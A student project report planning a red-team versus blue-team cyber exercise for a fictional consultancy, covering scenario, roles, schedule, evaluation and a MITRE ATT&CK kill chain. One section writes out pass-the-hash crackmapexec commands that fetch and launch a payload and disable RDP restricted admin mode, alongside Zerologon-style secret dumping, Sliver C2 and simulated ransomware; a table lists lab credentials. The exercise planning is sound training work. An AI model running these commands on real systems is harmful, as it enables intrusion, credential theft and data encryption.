Group 1 Cyber Exercise Plan

Kyberturvallisuusharjoituksen suunnittelu TTC7520-3002

Veikka Virtanen
Aki Minkkinen
Nicklas Kujala
Kalle Jalkanen
Jim Lindholm
Ville Kinnunen
Henri Laitila

Project report
Instructor: Joonatan Ovaska
21.04.2024

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

CONTENTS

Figures

1 INTRODUCTION

1.1 Background

Cyber exercises are simulated and controlled events designed to improve organizational readiness in responding to cyber threats and incidents (Kick, 2014). Participants typically engage in scenarios in which real-world threats are mimicked. This can include malware attacks, data breaches, or other cyber incidents. The goal is to provide a realistic environment where to practice responses, coordination, and communication strategies in the face of a security incident. The aim of cyber exercises is typically to improve the incident handling capabilities of its participants.

A key element is a comprehensive plan which encompasses all stages of the exercise. This is necessary if the exercise is to proceed smoothly. Comprehensive planning strategies are critical in defining the scope of the exercise. This is necessary for resource allocation. It ensures the exercise is realistic, challenging, and beneficial for all participants (Kick, 2014). This document aims to lay the foundation for a structured and meaningful simulation of a cyber incident. It serves as a roadmap for assessing whether the exercise achieves its intended objectives.

1.2 Concept of operations

Kick (2014) identifies three formats for cyber exercises. They are as follows:

- Tabletop
- Technical / full live
- Hybrid

Tabletop exercises are discussion-based. This type of exercise typically involves key stakeholders. This includes executives, IT staff, communications specialists, and legal experts (). The aim is to discuss and evaluate the organizational response to a hypothetical cyber incident. The purpose of this exercise is to identify strengths and weaknesses in processes, communication, and decision-making capabilities (Kick, 2014).

Technical / full live cyber exercises focus on testing and improving the technical capabilities of the Security Operations Center (SOC). These exercises involve hands-on simulations of cyber threats and attacks in a controlled environment. Participants are typically members of the IT and security teams. Technical tests involve actively responding to and mitigating simulated cyber incidents. They aim to assess the effectiveness of an organization's technical defenses, incident detection and response capabilities and the proficiency of its cybersecurity personnel (Kick, 2014).

Hybrid cyber exercises combine elements of both table-top and live simulations. They involve a more dynamic and interactive environment. This allows participants to engage in simulated scenarios with some hands-on activities. Hybrid exercises may include elements of technical simulations. Network attacks or malware infections are performed along with the discussion and decision-making elements. Hybrid exercises aim to balance theoretical discussions and practical real-time response actions (Kick, 2014).

1.2.1 Technical exercise benefits

The exercise will proceed on a *technical* basis. There are several strategic considerations for this. The exercise allows participants to focus on specific aspects of cyber security. A targeted approach allows participants to refine their expertise in handling specific types of threats, vulnerabilities, or attacks (Kick, 2014).

Another consideration is resource constraints. A small-scale technical exercise is a pragmatic choice. It requires fewer resources in terms of time, personnel, and infrastructure. It allows small teams to engage in meaningful hands-on training and testing without being overwhelmed by a lack of appropriate resources (Kick, 2014).

Technical exercises require a less complex and manageable environment in which baseline capabilities can be assessed. The possibility to refine and customize scenarios is another benefit. This can provide participants with a more dynamic experience which correlates to the potential challenges which might be faced in a real-world scenario.

1.3 Models

Two models are associated with technical exercises. They are:

- Assumed breach
- Assumed breach from an insider

The *assumed breach* model operates under the assumption that attackers will breach organizational defenses. It is premised on the notion of breaches being inevitable. This affects the primary focus of security operations. The model favors robust detection and response capabilities over the construction of seemingly impenetrable defenses (Vatanen, 2015). This typically involves continuous monitoring, threat detection and incident response planning.

The *assumed breach from an insider* model extends the assumed breach concept. It specifically addresses threats originating from within the organization. Insider threats pose a significant risk to an organizational cybersecurity capability. The model recognizes employees or trusted entities may, intentionally or unintentionally, compromise security. Implementing measures for continuous monitoring of insider activities, early detection of anomalous behavior and establishing response plans tailored to insider threats are core elements of this model (Vatanen, 2015).

1.3.1 Assumed breach from an insider benefits

The exercise will use the *assumed breach from an insider* model. The benefit of this model is the requirement for security measures relating to user behavior analytics and privileged access management. The approach also has benefits from an attacking perspective. It gives the Red Team the possibility to use Command-and-Control (C&C) tools to gain a foothold in the network once it has been breached (Praetorian, 2022).

The model provides the Blue Team with a realistic simulated scenario in which adversaries establish channels within a compromised system. It also requires advanced network traffic monitoring capabilities. Blue Teams will have the opportunity to develop the skills necessary to understand system behavior associated with C&C activities. They will learn how to recognize patterns of communication, identify unusual data flows, and improve their understanding of indications of compromise (Praetorian, 2022).

2 OBJECTIVES

2.1 Capabilities

- Measure Blue Team capabilities to react to hostile events (Vatanen, 2015):
    - Expected reactions to Red Team actions
    - See what actions are detected
    - Measures actions by effectiveness
    - Determine operational security parameters

2.2 Limitations

- Exercise scope (Kick, 2014):
    - What is Out of Game (OoG)?
    - Establish planning procedures
    - Rules of engagement
        - Blue Team cannot change passwords
        - Blue Team cannot prevent Red Team actions without White Team permission
        - No internet connection
        - Attacks should leave traces for the Blue Team to find

3 Planning

3.1 Schedule

- Initial phase: 08.01.2024 – 01.02.2024
- Event planning phase: 05.02.2024 – 10.04.2024
  - Dry run: 15.03.2024 – 16.03.2024
- Operation phase 12.04.2024 – 13.04.2024

3.2 Planning group tasks

Responsibilities of the planning group should be defined clearly. The tasks below should be completed (Kick, 2014):

- Create a background for the attack
- Planned injections
- Operations and events
- Establish an exercise timetable
  - General planning
  - Technical work
  - Execution
  - Assessment

3.3 Team composition

Name	Role	Description
Kalle Jalkanen	Runkoverkko/RT	Runkoverkon ja VYOS:n konfaus, RT-ympäristön pystytys
Ville Kinnunen	Runkoverkko/Julkiverkko	Runkoverkon pystytys, vyos:n konffit, rocket-chat ja mail pystyttäminen
Henri Laitila	AD-DC/RT EVENTS + misc.	
Jim Lindholm	AD-DC, RocketChat ja mail pystytys + misc.	-
Veikka Virtanen	Palomuurit ja BT monitorointi kyvykkyys, RT, Siem	Koko ympäristön pystytys
Aki Minkkinen	Palomuuri/Workstation/Runkoverkko/Siem	Runkoverkko/Siem/vyos/workstations
Nicklas Kujala	Julkiverkon palvelut	Somen, mailin ja uutisten pystytys

Roles in exercise:

Name	Roles in exercise	Description
Kalle Jalkanen	Some/S-posti	CEO s-postin lähettelyä ja yleistä somepostailua
Ville Kinnunen	RT EVENTS	Hyökkäysten toteutus
Henri Laitila	AD-DC/RT EVENTS	RT Lead/RT Injections
Jim Lindholm	Blue Team Observer	Kommunikointia RT:n ja BT:n välillä BT luokassa ja yleinen kyyläys
Veikka Virtanen	Team leader	Leading team
Aki Minkkinen	Some/S-posti/Aikataulun seurantaa	Ohjeistusta aikataulutuksessa, Some/Sposti
Nicklas Kujala	Some Influencer	Vastuussa uutisista ja somepostauksista

3.4 Exercise times

- **Main event**: 15.04.2024
  - *08:30 – 8:40* Start info
  - 8:40 – 9:00 Orientation
  - *9:00- 9:15* Setup
  - *9:15* Exercise begins
  - *10:15*– 10:30 Break. No activity in the environment permitted
  - *10:30* Exercise continues
  - *11:30* Exercise ends
  - *11:30* – 12:15 HotWashUp and immediate exercise feedback

4 SCENARIO

4.1 Client

Cybershield Dynamics is a cyber security consultancy company. The firm is comprised of a manager and three technical specialists (covering information security, systems specialists, and operations experts). The firm’s main area of expertise is the provision of technical cybersecurity assessments for small and medium-sized companies.

Cybershield Dynamics also offers cybersecurity training packages to companies looking to expand employee knowledge of cybersecurity issues and improve their cyber-preparedness more generally.

It has commissioned a comprehensive cyber exercise to scrutinize and enhance its Security Operations Center (SOC) operations.

4.2 Story

The company maintains a robust social media presence. It uses a public website, Twitter, and Instagram to communicate with the public. These social media channels are typically used to convey interesting findings discovered during the company's work. This also serves to advertise its services to prospective clients. An ordinary workday typically begins with an employee posting cybersecurity-related news on Twitter. In many cases this involves reporting on new types of security threats and attacks which have occurred. On the morning of the attack, the worker discovers an interesting zero-day vulnerability published the previous evening by the National Vulnerability Database (NVD). The vulnerability has been assigned a rating of 9.8 and poses a serious risk of network infiltration and privilege escalation.

The vulnerability is linked to a component widely used in Windows systems. The worker becomes concerned because a significant part of Cybershield Dynamics internal network is Windows based. He consults one the company's technical specialist. Together they conduct an inventory of the network and discover may be affected. The vulnerability has not yet been patched. The company's security specialists find themselves in a highly vulnerable position and initiate their plan to secure the network.

4.3 Technical objectives

Cybershield Dynamics has enlisted the Blue Team for a network infrastructure assessment and security posture evaluation. The campaign employes an assumed breach model. The task of the Blue Team is to progressively conduct reconnaissance which will detect the Red Team's actions. The Blue Team's goal is to prevent the Red Team from achieving their objectives. These are yet to be determined. Failure to meet these goals will prompt the Red Team to move and escalate privileges via lateral movements or pivoting within the network.

The Blue Team is expected to stay vigilant as the Red Team operates. The final stages of the engagement will be reserved for cleanup, remediation, and consultation with both the Blue and white Teams. The training objectives include assessing the ability of the Blue Team to identify and defend against live intrusions and attacks.

The exercise also assesses the capacity to identify the risk of an adversary within the internal network. The Team will be using a Command-and-Control tool (such as Sliver). The Red Team is permitted to use other standard attack tools. These will be identified to the white team prior to the exercise. The primary focus of the exercise is on improving the Blue Team's detection and defense capabilities against threats in a live-action scenario.

5 IMPLEMENTATION

5.1 Blue Team

5.1.1 Responsibilities

Blue Team responsibilities include the following (Vatanen, 2015):

- Continuous monitoring of network activities
- Analyzing alerts generated by security tools
- Conducting in-depth analysis of suspicious events
- Promptly responding to incidents

5.1.2 Tools

- Intrusion Detection Systems (IDS)
- Endpoint Detection and Response (EDR) solutions
- Network traffic analysis tools (Wireshark)

5.1.3 Objectives

- Assess which attacks were detected
- Mitigate attacks
- Assess post-detection reactions

5.1.4 Environment

Core internal infrastructure services are as follows (Hyytiäinen, 2024):

- Central user directory (e.g., Active Directory or LDAP)
- DNS services
- NTP services
- File services
- Internal web services
- Duplicated DNS controllers

5.1.5 Accessibility

- Infrastructure services are only accessible to the Blue Team
- Blue Team internal services are located on a single network segment

5.1.6 Public Services

Publicly available services include the following (Hyytiäinen, 2024):

- Authoritative DNS servers and other DNS servers
- Email servers for transferring email
- Web-based access to personnel emails
- Publicly available web sites
    - Mockup services to mimic real life services (i.e., the company website)

Services can be provided via data center segments of the Blue Team environment.

5.1.7 Communication

Communication channels during the exercise should be defined beforehand. The following communication tools are recommended (Hyytiäinen, 2024):

- Email
- Teams
- RocketChat

5.1.8 Monitoring

The exercise requires an appropriately configured network environment. The Security Operations Center (SOC) requires tools for a range of monitoring and related tasks (Vatanen, 2015).

- Firewall
- Central log server with log analysis tools
- IDS/IPS systems
- Network and servers monitoring
- Incident handling
- Backups
- Security incident events management (SIEM)
- Network analysis tools

5.2 Red Team

5.2.1 Characteristics

The following Red Team characteristics should be established (Vatanen, 2015):

- Areas of expertise
- Tactics, techniques, and procedures (TTPs)
- Motivation
    - Reputational damage
    - Embarrass the consultancy by demonstrating weaknesses in their defenses
    - Have a negative impact on their business activities (in terms of infrastructure)
    - Have a negative effect on their profits (via a loss in revenue)

5.2.2 Objectives

- Break into the Cybershield Dynamics system to draw attention to their poor network management
- Pivot across multiple machines to assess the network
- Gain root access to the system
    - Lock them out of the of the network by changing passwords

5.2.3 Techniques

Presented techniques are found on MITRE ATT&CK Matrix for Enterprise.

- Reconnaissance
    - Active Scanning
- Initial access
    - Phishing
    - Content injection
    - Vulnerability exploitation
    - Reverse shell
- Lateral movement (Pass the Hash, Windows Admin Shares)
- Pivoting (privilege escalation)
- Persistence (Sliver C&C)
- Impact
    - Account Access Removal
    - Data encryption
    - System Reboot

5.2.4 Tools

Proposed kill chain as per the MITRE ATT&CK Enterprise Matrix (MITRE, 2024.):

- Reconnaissance
    - Nmap (system)
    - Gobuster (web)
- Injection
    - SQLMAP
    - PHP web shell commands
    - CME
    - Crowbar
- C&C
    - Sliver C2 Framework
- Exfil
    - Exfil over C2 channel (sliver)

5.2.5 Vulnerability exploitation

The most commonly exploited vulnerabilities are software components (Statista 2024). A potential attack vector can be a software component present in the environment. These can be exploited easily using commonly available tools. An advantage of attacking third-party software components (instead of third-party apps) is that they occur commonly across a wide swathe of software. This approach maximizes the potential attack surface.

5.2.6 Actions permissible

The following should be clearly defined before the exercise (Vatanen, 2015):

- Pre-checks
- Number of operations
- Specific events
- Should be tightly scripted

5.2.7 Traces

Expected traces and observations to be monitored during the exercise should be specified beforehand. There are good reasons for this. This ensures that the Red Team activities align with exercise objectives. It is important for exercises to have an element of realism and relevance in simulating cyber threats. Establishing clear rules of engagement ensures the scope of the exercise is understood by all participants (Kick, 2014).

Aligning Red Team activities with security policies allows the exercise to evaluate the organization's response capabilities effectively. It also aids in resource planning. The Blue Team can allocate personnel and tools efficiently if expectations are clarified beforehand. This allows the Blue Team to focus on specific areas. Agreed-upon traces facilitate a thorough post-exercise analysis (Kick, 2014).

5.2.8 Kill chain (short version)

1. Compromise public DNS server.

2. Scan internal network through proxy (arpsweep)

3. RDP Bruteforcing

4. Reverse shell on DC

5. Message popups and teasing

6. Ransomware simulation

5.2.9 Kill chain and operations (Long version)

Used techniques will be bolded. More information about techs can be found on MITRE ATT&CK.

Prerequisites: Public DNS server available, CyberShield firewall misconfiguration for Public DNS traffic.

Public DNS was compromised with IAB (Initial Access Broker). Due to misconfiguration on CyberShields firewall, all traffic is allowed in from the server, instead of just DNS queries. This misconfiguration opens possibility for setting up **external proxy (T1090.002)** to access CyberShields internal network.

Reconnaissance: Internal network was actively scanned **(T1595),** utilizing nmap for **scanning ip blocks (T1595.001)** and dirb for **wordlist scanning** (**T1595.003)**.

Credential Access: Brute Forcing, more precisely **password spraying (T1110.003)** was used in order to find RDP credentials. No impact was made though. Tool used: Crowbar.

For credential Access the key was **OS Credential Dumping (T1003)**. In this exercise, the zero-day vuln that was discovered is very much similar to an old known exploit, zerologon, which makes **LSA Secrets dumping (T1003.004)** possible remotely without proper authorization. In this simulated scenario, RT dumped DC:s secrets and gained every domain account names + NTLM hashes.

Defense Evasion + C2: Sliver payload was uploaded to DC through SMB **(T1071.002)**, using CME (crackmapexec) with stolen domain admin name + password hash **(T1550.002)**.

```
proxychains crackmapexec smb <ip> -u "<username>" -p "<NTHASH>" -x 'powershell "Invoke-Webrequest <path_to_webserver_hosting_payload> -o C:\Users\Administrator\dns.exe"'
```

```
proxychains crackmapexec smb <ip> -u "<username>" -p "<NTHASH>" -x 'powershell "Start-Process C:\Users\Administrator\dns.exe"'
```


Next step was to fire up RDP to DC. Normal proxy (socks5 for example) cannot handle RDP, so some tweaking was needed. RT fired up wireguard implant on compromised public dns, and used wireguard portforwarding for RDP purposes. PTH RDP isn’t natively available due to a feature called “restricted admin mode”. It needs to be disabled first by modifying a reg key.

```
proxychains crackmapexec smb <ip> -u "<username>" -p "<NTHASH>" -x 'reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f'
```

Impact: Uploaded a script, which changes every domain users passwords **(T1531)**. Also uploaded “ransomware” for **data encryption (T1486)**. Final step was to **reboot every system in the network (T1529)**.

6 IN-GAME CHARACTERISTICS

6.1 Events



Aika	Tapahtuma
8.00	uutinen
9.15	game on
9.20	uutinen epäeettisen toiminnan kasvusta
9.25	nmappia koneille
9.27	uutinen uhasta, sposti uhasta
9.30	vähä kovempaa nmappia, mutta with decoys
9.45	rdp bruteforcea ilman proxyä (näkyy punaisena)
9.50	rdp bruteforcea proxynläpi (näkyy vihreänä)
10.00	uutinen hyökkääjistä, sposti hyökkääjistä
10.05	zer0dumppi dc:lle
10.10	impacket-secretsdump
10.15	TAUKO
10.30	uutinen syvemmästä penetraatiosta
10.32	spostia aiemmasta uutisesta
10.38	smb scanneja metasploitilla portfwd läpi
10.44	smb psexecillä sisään dc:lle portforwardin läpi
10.47	sliveri auki dc:lle
10.52	spostia median haastattelupyynnöistä
11.01	uutinen, jossa vihanen pomo
11.07	RANSOMWARE
11.17	uutisia ransomwaresta
11.20	sposti ransomwaresta
11.24	Taustakuvan vaihto(plus vittuilut messageilla)
11.28	LAST NEWS
11.30	LOCK THEM OUT

6.2 Inputs

The Network architecture for the exercise is as follows (Hyytiäinen, 2024):

- Server types
- Workstations
- Network devices
- Security tool configurations
- Firewalls
- Simulated user activities
- Local topology map

7 ENVIRONMENT

7.1 Mapping

The network topology is represented visually in Figure 1 below.





Figure 1. Network topology

7.2 Connections



	NAME	IP	FQDN	ZONE	Public	Service	Primary usage	OS-TYPE	USERNAME	PASSWORD	Extra notes
4	DC01	10.96.93.11		BLUETEAM		Domain Controller	Control Domain	Windows Server 2022 Datacenter Evaluation (64-bit)	Administrator	Amk-exercis4	Creds work also domain admin creds
5	Siem			BLUETEAM							
6											
7											
8											
9											
10	WS01	10.95.10.104		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
11	WS02	10.95.10.105		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
12	WS03	10.95.10.103		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
13	WS04	10.95.10.101		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
14	WS05	10.95.10.108		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
15	WS06	10.95.10.107		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
16	WS07	10.95.10.110		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
17	WS08	10.95.10.109		WORKSTATIONS		Workstation	Staff workstation	Microsoft Windows 10 (64-bit)	administrator	root66	
18											
19											
20											
21	RT-Kali-01	10.93.1.10		REDTEAM					kali	root66	
22	RT-Kali-02	10.93.1.20		REDTEAM					kali	root66	
23	RT-Kali-03	10.93.1.30		REDTEAM					kali	root66	
24	RT-Kali-04	10.93.1.40		REDTEAM					kali	root66	
25											
26	SOME	10.93.2.11		JULKI			Social media for the exercise	Linux 6.5.0-kali3-amd64 Kali GNU/Linux Rolling Kali GNU/Linux 2023.4 2023.4	kali	root66	Humhub admin: admin, root66
27	WORDPRESS	10.93.2.19		JULKI			News for the exercise	Ubuntu Linux (64-bit)	administrator	root66	
28	Mail Server	10.93.2.15		JULKI		Mail	Use mail	Linux 6.5.0-kali3-amd64 Kali GNU/Linux Rolling Kali GNU/Linux 2023.4 2023.4	Administrator	moohoo	User creds: test1@cybershield.fi, password: root66
29											
30	BT-VYOS	10.96.93.1		VYOS		Router					
31	WORKSTATION VYOS	10.95.10.1		VYOS		Router					
32	TRUSTED VYOS	10.95.91.1		VYOS		Router					
33	INTERNET VYOS	10.93.0.1		VYOS		Router					
34											

Figure 2. Service catalog

8 EXERCISE RULES

8.1 Alerts

Establish rules for when alerts can be raised:

- Red Team can be hidden during reconnaissance phase
- The visibility of the attack being performed should be specified

9 EVALUATION

9.1 Hotwash

An immediate post-event discussion of the event should be held (also known as a *hotwash*). The main events of the exercise should be discussed. This should include an ad-hoc evaluation of Team performance relative to the goals of the exercise.

9.2 Report

The exercise is evaluated in a separate report. It is comprised of two parts:

- Evaluation of group activities
- Exercise evaluation

9.2.1 Core questions

- Were the goals for the exercise achieved?

  The main goals for the exercise were to have a cyber security exercise with a working environment and services to use. The team believes that the goals for the exercise were met and both teams in the exercise learned from it.

- What observations and conclusions can be drawn?

  Communication inside both of the teams were good and BT managed to log everything the RT sent towards them. Public service use in the exercise were well handed and used quite a lot in the exercise. Red Team injections also worked most of the time correctly. If injections did not work, the RT managed to resolve the problem quickly and also improvised with doubling the scans so BT would not feel bored.

- Areas for improvement.

  Because of the low amount of monitoring possibilities, quite many members of the BT had to monitor only one firewall. For logging purposes this would be good but we would have liked for our SIEM to work for the exercise so the BT would have a lot more to monitor.

9.2.2 General considerations

- How well was the exercise organized?
- How effectively was the exercise executed?
- Did the environment have the required features and functions?
- Did it work as expected?
- How well did the teams perform?

The form below contains the answers to 9.2.2:

https://forms.office.com/Pages/DesignPageV2.aspx?subpage=design&FormId=8Kqebvc_6U2M1B_71FlRueU6ZiYpA4NNgXK175AQjxlURFU1SkpSNkY5Q1ZMVE9HSkUyREo5Q044MS4u&Token=f9a6af7b46e74cbab4ee560bb5a6cb07

10 Rules of Engagement

1. Specify which systems, networks and data are within scope of the exercise.
2. Define the types of attacks allowed.
3. Establish communication channels and protocols for reporting findings, vulnerabilities and incidents for all teams in the exercise.
4. Authorized tools and software teams are allowed to use during the exercise should be specified in advance.
5. Define how sensitive data encountered during the exercise should be managed.
6. Plan for a debriefing session to discuss the outcomes, share lessons learned, and provide feedback to participants.

7. Establish a code of conduct for participants, emphasizing ethical behavior and professional conduct.
8. Outline the format and frequency of reporting incidents, vulnerabilities and findings.
9. Specify the channels through which reports should be submitted.
10. Thorough documentation of all actions taken during the exercise is necessary.

11 GLOSSARY OF TERMS

Operational concepts (Computer Security Resource Center, n.d.):

Concept	Definition
Assumed breach model	The assumed breach model limits the trust placed in applications, services, identities and networks. Both internal and external applications are treated as not secure and probably already compromised
Blue Team	The group responsible for defending information systems. Maintains the security posture against a group of mock attackers.
Command and control	the exercise of authority and direction by a properly designated commander over assigned and attached forces in the accomplishment of a given mission
Injection	An attempt to send data to an application in a way that will change the meaning of commands being sent to an interpreter
Lateral movement	Exploration of a compromised network to find vulnerabilities, escalate access privileges and reach an ultimate target
Pivoting	moving from one compromised system to one or more other systems within the same or other organizations
Privilege escalation	A network attack aiming to gain unauthorized higher-level access within a security system from a position of limited access
Reconnaissance	The act of scanning a target network to understand the environment and gather system information so as to plan an attack

Red Team	A group authorized and organized to emulate a potential adversary's attack or exploitation capabilities against an enterprise's security posture
Technical exercise	A realistic environment designed to test the technical abilities of a Security Operations Centre (SOC) to evaluate its effectiveness
White Team	Functions as impartial judges. Enforces rules, observes proceedings, and scoring teams while addressing any issues that arise. Responsible for establishing rules of engagement, defining assessment metrics and ensuring operational security. Conducts post-engagement assessments, derives lessons learned and disseminates results.

12 Sources

Computer Security Resource Center. (n.d.). *Glossary*. NIST Information Technology Laboratory Computer Resource Center. Retrieved January 14, 2024, from https://csrc.nist.gov/glossary

Kick, J. (2014, November 15). Cyber Exercise Playbook. MITRE. Retrieved January 22, 2024, from https://www.mitre.org/sites/default/files/2022-09/pr_14-3929-cyber-exercise-playbook%20.pdf.

Hyytiäinen, P. (2024). *Kyberharjoituksen suunnittelu ja valmistelu. 03. Tekninen suunnittelu* [Slide show; PowerPoint]. Lecture, Jyväskylä, Finland. JAMK. https://moodle.jamk.fi/mod/resource/view.php?id=740733

Computer Security Resource Center. (n.d.-b). *Glossary*. Information Security Laboratory. Retrieved January 22, 2024, from https://csrc.nist.gov/glossary/

Praetorian. (2022). Assumed Breach Exercise. In Praetorian. Praetorian Group. Retrieved January 22, 2024, from https://www.praetorian.com/wp-content/uploads/2023/03/Praetorian-Datasheet-Assumed-Breach.pdf

Matrix - Enterprise | MITRE ATT&CK®. (n.d.). MITRE. Retrieved January 25, 2024, from https://attack.mitre.org/matrices/enterprise/

Statista. (2024, January 9). *Common IT vulnerabilities and exposures worldwide 2009-2024*. https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/

Vatanen, M. (2015*). Requirements for technical environment of cyber security exercises* [MA thesis]. Jyväskylä University of Applied Sciences. https://urn.fi/URN:NBN:fi:amk-2015111716578 https://www.theseus.fi/bitstream/handle/10024/99350/Masters_thesis_Vatanen.pdf?sequence=1&isAllowed=y